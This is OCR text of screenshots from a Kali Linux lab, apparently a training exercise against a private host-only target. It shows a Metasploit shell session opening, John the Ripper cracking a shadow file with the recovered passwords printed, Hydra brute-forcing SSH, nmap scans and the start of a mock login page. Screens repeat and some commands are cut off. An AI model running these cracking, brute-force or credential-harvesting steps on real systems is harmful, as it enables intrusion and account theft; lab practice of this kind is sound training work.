[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:01
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:04
kali@kali: ~
Session Actions Edit View Help
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
(kali㉿kali)-[~]
$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:47
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
home
kali
Documents
shadow.txt
Name
Size
Type
Modified
shadow.txt
00:45
Open With File Manager
Copy Location
Add to Bookmarks
Show Hidden Files
Show Size Column
Show Type Column
Show Time
Sort Folders before Files
Encoding:
Default (UTF-8)
Text Files
Cancel
Open
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:34
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:55
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa -oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.tx
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:51
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
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[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
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┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
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

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:58
kali@kali: ~
Session Actions Edit View Help
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:06
kali@kali: ~
Session Actions Edit View Help
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:06 IST
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:38

